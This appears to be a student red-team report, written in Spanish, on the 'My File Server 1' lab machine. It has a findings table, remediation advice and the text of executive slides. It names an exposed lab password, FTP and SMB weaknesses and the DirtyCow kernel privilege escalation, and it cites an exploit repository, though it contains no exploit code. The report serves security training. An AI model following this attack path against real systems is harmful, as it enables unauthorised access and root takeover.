Se recomienda actualizar el sistema operativo y aplicar los parches de seguridad más recientes, con el objetivo de eliminar vulnerabilidades conocidas que puedan ser explotadas por atacantes.

El mantenimiento regular de actualizaciones de seguridad es una práctica fundamental dentro de cualquier estrategia de ciberseguridad.

Configuración segura del servidor web

Durante el escaneo con Nikto se detectaron varias configuraciones inseguras en el servidor Apache.

Se recomienda:

- deshabilitar el método HTTP TRACE
- eliminar directorios innecesarios accesibles públicamente como `/icons/`
- implementar headers de seguridad, por ejemplo:

X-Frame-Options

X-Content-Type-Options

Content-Security-Policy

Estas medidas ayudan a reducir la superficie de ataque del servidor web.

Restricción de accesos FTP y uso de protocolos seguros

El servicio FTP permite autenticación mediante credenciales simples, lo cual representa un riesgo de seguridad.

Se recomienda:

- deshabilitar FTP si no es necesario
- utilizar SFTP o FTPS en su lugar
- implementar autenticación fuerte
- limitar el acceso mediante firewall o listas de control de acceso

Control de permisos en recursos compartidos SMB

Se identificó que el recurso compartido smbdata permite permisos de lectura y escritura.

Se recomienda aplicar el principio de mínimo privilegio, limitando los permisos únicamente a los usuarios que realmente necesiten acceso.

También se recomienda:

- auditar regularmente los recursos compartidos
- restringir el acceso por dirección IP o red interna

Implementación de monitoreo y registro de eventos

Se recomienda implementar sistemas de monitoreo y registro de eventos (logging) para detectar actividades sospechosas dentro del sistema.

Esto incluye:

- monitoreo de accesos SSH
- revisión de logs del servidor web
- alertas ante múltiples intentos de autenticación

El monitoreo continuo permite detectar intrusiones de forma temprana y responder rápidamente ante incidentes de seguridad.

Tabla de hallazgos

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
01	Credenciales expuestas en <code>/readme.txt</code>	Crítica	Archivo accesible públicamente que contiene la contraseña <code>rootroot1</code>	Permite acceso no autorizado a servicios del sistema	Eliminar archivos con credenciales y utilizar almacenamiento seguro de secretos
02	Configuración insegura del servidor Apache	Media	Ausencia de headers de seguridad y método HTTP TRACE habilitado	Incrementa la superficie de ataque del servidor web	Configurar headers de seguridad y deshabilitar métodos HTTP innecesarios
03	Acceso FTP con credenciales válidas	Alta	Autenticación exitosa al servicio FTP con usuario <code>smbuser</code>	Permite acceso al sistema de archivos del servidor	Reemplazar FTP por SFTP y aplicar autenticación segura
04	Permisos de escritura en recurso SMB <code>smbdata</code>	Media	Enumeración con SMBMap mostró permisos READ/WRITE	Permite modificación de archivos compartidos	Aplicar principio de mínimo privilegio y restringir accesos
05	Vulnerabilidad en kernel Linux (DirtyCow - CVE-2016-5195)	Crítica	Kernel <code>3.10.0-229.el7.x86_64</code> vulnerable	Permite escalada de privilegios a root	Actualizar kernel y aplicar parches de seguridad

Después, el estudiante deberá preparar una presentación profesional como si estuviera frente al Consejo Directivo de una empresa.

Características de la presentación:

Diseño limpio, corporativo.

Máximo 12 diapositivas.

Enfoque estratégico (no técnico profundo).

Lenguaje ejecutivo.

Gráficos de riesgo.

Nivel de impacto en negocio

Bibliografía

FireFart. (2016). *DirtyCow privilege escalation exploit (CVE-2016-5195)*. GitHub.

<https://github.com/firefart/dirtycow>

Heffner, R. (2024). *Netdiscover: Active/passive ARP reconnaissance tool*. Kali Linux Tools.

<https://www.kali.org/tools/netdiscover/>

Lyon, G. F. (2024). *Nmap network scanning tool*. Nmap Project. <https://nmap.org/>

National Institute of Standards and Technology. (2016). *CVE-2016-5195: Linux kernel Dirty COW vulnerability*. National Vulnerability Database.

<https://nvd.nist.gov/vuln/detail/CVE-2016-5195>

National Institute of Standards and Technology. (2020). *NIST Special Publication 800-12 Revision 1: An introduction to information security*. <https://doi.org/10.6028/NIST.SP.800-12r1>

Offensive Security. (2024). *Kali Linux penetration testing platform*. <https://www.kali.org/>

OWASP Foundation. (2023). *OWASP Web Security Testing Guide (WSTG)*.

<https://owasp.org/www-project-web-security-testing-guide/>

OWASP Foundation. (2023). *DirBuster directory brute force tool*. <https://dirbuster.com/>

Python Software Foundation. (2024). *http.server — HTTP servers*.

<https://docs.python.org/3/library/http.server.html>

Sullo, C. (2024). *Nikto web server scanner*. CIRT.net. <https://cirt.net/nikto/>

Evans, S. (2024). *SMBMap: Samba share enumerator*. GitHub.

<https://github.com/ShawnDEvans/smbmap>



Red team report: Pentesting de My File Server 1

Presentado por: Equipo de Seguridad de la
Información, Marzo 9, 2026





Contexto del Engagement

Objetivo: Evaluar la postura de seguridad del servidor de archivos principal (*My File Server 1*) mediante una simulación de ataque real (Red Teaming).


Alcance: Pruebas de penetración controladas sobre la infraestructura interna, sin afectar la continuidad del negocio.

Propósito Empresarial: Identificar brechas de seguridad antes de que actores maliciosos puedan explotarlas, protegiendo los activos digitales de la organización.



Metodología aplicada

Estándares Globales: Basado en marcos de la industria (PTES y OWASP).



Nivel general del riesgo

Nivel de Riesgo Actual: CRÍTICO

Estado: La infraestructura evaluada presenta fallas sistémicas severas que permiten el compromiso total e inmediato del servidor.

Mensaje Clave: Se requiere acción correctiva inmediata para evitar un incidente de seguridad inminente.




Hallazgos críticos

1. Fuga de Credenciales (Contraseñas expuestas): Información de acceso sensible encontrada en archivos de texto públicos.

2. Controles de Acceso Deficientes: Protocolos de transferencia de archivos obsoletos que permiten la entrada al sistema operativo.

3. Fallas Críticas de Infraestructura: El núcleo del sistema operativo carece de actualizaciones críticas, lo que permite a un intruso tomar el control absoluto (privilegios de administrador).





Escenario del impacto empresarial

Exposición de Datos Sensibles. (Confidencialidad)

Un atacante puede acceder, extraer o hacer pública la información confidencial almacenada.



Interrupción de Operaciones. (Disponibilidad)

Al contar con privilegios máximos de administrador, un agente malicioso puede borrar bases de datos o secuestrar el sistema, paralizando la operación por completo.



Sanciones y Pérdida de Confianza. (Impacto Financiero)

La brecha de seguridad incumple normativas de protección de datos, lo que derivaría en multas severas y un daño irreversible a la reputación corporativa.



Matriz de riesgo

Estado Crítico

Probabilidad: ALTA.


La exposición pública de credenciales en texto plano, sumada a la obsolescencia crítica de los servicios del servidor, facilita una explotación exitosa con un esfuerzo mínimo por parte del atacante.

Impacto: CRÍTICO.

La vulnerabilidad permite una escalada de privilegios inmediata. El compromiso del usuario root otorga control total sobre la integridad y confidencialidad de la compañía.

Veredicto:

El nivel de riesgo actual es incompatible con los estándares de seguridad de la organización. Representa una amenaza directa a la continuidad del negocio y requiere una intervención de carácter urgente y prioritario.





Recomendaciones estratégicas

Gestión de Identidades y Accesos.

Eliminar el almacenamiento de contraseñas en texto plano e implementar políticas de autenticación robustas para todos los usuarios.


Modernización de Infraestructura.

Establecer un ciclo estricto de actualización de sistemas operativos para cerrar vulnerabilidades críticas de software obsoleto.

Cultura de Seguridad Continua.

Implementar auditorías de seguridad periódicas y segmentación de red para aislar activos críticos y limitar el movimiento lateral de posibles atacantes.

Roadmap de remediación





Conclusión ejecutiva

La infraestructura actual presenta brechas críticas que exponen directamente el núcleo operativo de la organización. La inacción no es una opción viable.

Las vulnerabilidades demostradas requieren un esfuerzo técnico de remediación bajo en comparación con el impacto catastrófico de un incidente real.

Se recomienda aprobar inmediatamente el Roadmap de Remediación para proteger los activos de la empresa.